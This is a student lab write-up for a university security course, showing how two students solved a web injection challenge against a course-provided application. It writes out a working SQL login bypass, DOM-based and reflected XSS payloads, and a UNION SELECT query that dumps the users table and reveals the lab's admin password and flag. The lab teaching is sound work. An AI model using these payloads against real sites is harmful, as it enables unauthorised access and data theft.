Security Systems 2023-2024

Assignment 3

Code Injection Attacks on the Web

Stefanaki Maria 2019030179

Bantouva Georgia 2019030006


Initially, the specified queries were executed for the URL address that appeared when running ./run.sh. Subsequently, after a thorough understanding of the requirements, all steps were repeated for the remote application, which includes the real flag, accessible via http://139.91.71.5:11337/.

Tasks

1. Bypass the initial login page using an SQL injection payload and login as "user".

We can bypass the initial login using the following SQL query: **' OR '1'='1' --.**

The condition **' OR '1'='1' --** always evaluates to true, allowing the query to retrieve all records from the 'users' table. Consequently, a malicious user can gain unauthorized access to the entire dataset within the table.




2. Identify and exploit the DOM-XSS vulnerability.

The DOM is a programming interface for web documents that represents the structure of a document as a tree of objects. In the context of web development, the DOM represents the structure and content of a web page, allowing scripts to dynamically modify the document

.Web applications often incorporate user input into the DOM to dynamically update the content of a page, so we changed the *WELCOME USER* to *DOM-XSS* permanently by modifying the URL.

The modified URL is :
http://139.91.71.5:11337/dashboard#user%3Cscript%3Edocument.body.innerHTML=%20%22DOM-XSS%22;%3C/script%3E



DOM-XSS

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/html" lang="en">
  <head> ··· </head>
  <body>
    DOM-XSS
    <div id="login_panel" class="input_panel"> ··· </div> grid
  </body>
</html>
```


```
element {                                   inline
}
body {                                      main.css:8
  font-family: sans-serif;
  background-color: #f4f5fa;
  font-size: 20px;
}
html, body {                                main.css:2
  height: 100%;
```

```
Flexbox
Select a Flex container or item to continue.
Grid
Overlay Grid
div#login_panel.input_panel
```

3. Identify and exploit the reflected XSS vulnerability.

Initially, we input the following text into the search field as part of user input. Upon submission, a pop-up message displaying "XSS" appeared. The appearance of this pop-up message allows us to identify the presence of a Reflected XSS Vulnerability. The utilization of pop-up messages constitutes a prevalent technique within the domain of Reflected XSS (Cross-Site Scripting) manipulation. While the presented example benignly illustrates the execution of a pop-up message, it is imperative to acknowledge that, in practical scenarios, malevolent actors may employ analogous techniques to execute more harmful actions, such as the exfiltration of user data or session tokens.

The input on the search field to detect Reflected XSS:
dashboard#<script>alert(‘XSS’)</script>




Welcome user!

Search for an Item

dashboard#<script>alert("XSS")</script>

Admin Login - Mozilla Firefox
139.91.71.5:11337/dashboard#user
Search



XSS

No item with name: dashboard#

4. Misuse the item search functionality to retrieve data from the "users" DB table and acquire the admin's password.

The SQL query for this task is : **' UNION SELECT * FROM users--** ,

The input `**' UNION SELECT * FROM users--** ' corresponds to the following query:


SELECT name, category, price FROM items WHERE name = '' UNION SELECT * FROM users—

In this scenario, a semicolon is appended to the command, and the name input remains empty. However, the query is expected to fail because the "items" table contains entries with non-empty names. As a result, the UNION operator combines the outcomes of two queries:

1. `**SELECT name, category, price FROM items WHERE name = ''**`

2. `**SELECT * FROM users**`

Since the first query encounters an error, the resulting table now contains the content of the "users" table.


Restore Session | User Login | Admin Login | Admin Login


139.91.71.5:11337/dashboard#user

Welcome user!

Search for an Item

' UNION select * from USERS --

Then the password will be appeared as the ‘price’ of the superadmin and the password is : ***$thisIsUncrackable$*** .


Restore Session | User Login | Admin Login | Admin Login


139.91.71.5:11337/search

Search for an Item

item1

	Name	Category	Price
1	superadmin		$thisIsUncrackable$


5. Login in as the administrator and fetch the secret flag


User Login - Mozilla Firefox

Restore Session | User Login | Admin Login | User Login

139.91.71.5:11337


Admin Login — http://127.0.0.1:8080/admin



User Login - Mozilla Firefox

Restore Session | User Login | Admin Login | User Login

```
139.91.71.5:11337/admin
http://139.91.71.5:11337/admin — Visit
```



Restore Session | User Login | Admin Login | Admin Login


```
139.91.71.5:11337/admin
```

Login as Administrator:

Enter Administrator's password

Login

To accomplish this task, it's essential to modify the URL. Instead of using "/login," we will replace it with "/admin" to access the superadmin login. Having obtained the superadmin password in the preceding step, which is "$thisIsUncrackable$," we can now log in as an administrator. The flag will be visible in the screenshot below:



Admin Page - Mozilla Firefox

Restore Session | User Login | Admin Login | Admin Page

```
139.91.71.5:11337/admin
```

Congrats, here's your flag:

```
TUC{576a54ad7dbb2116f8bdc4f3b15841606e57e20a12c3bfa42b70ce7e16d81594}
```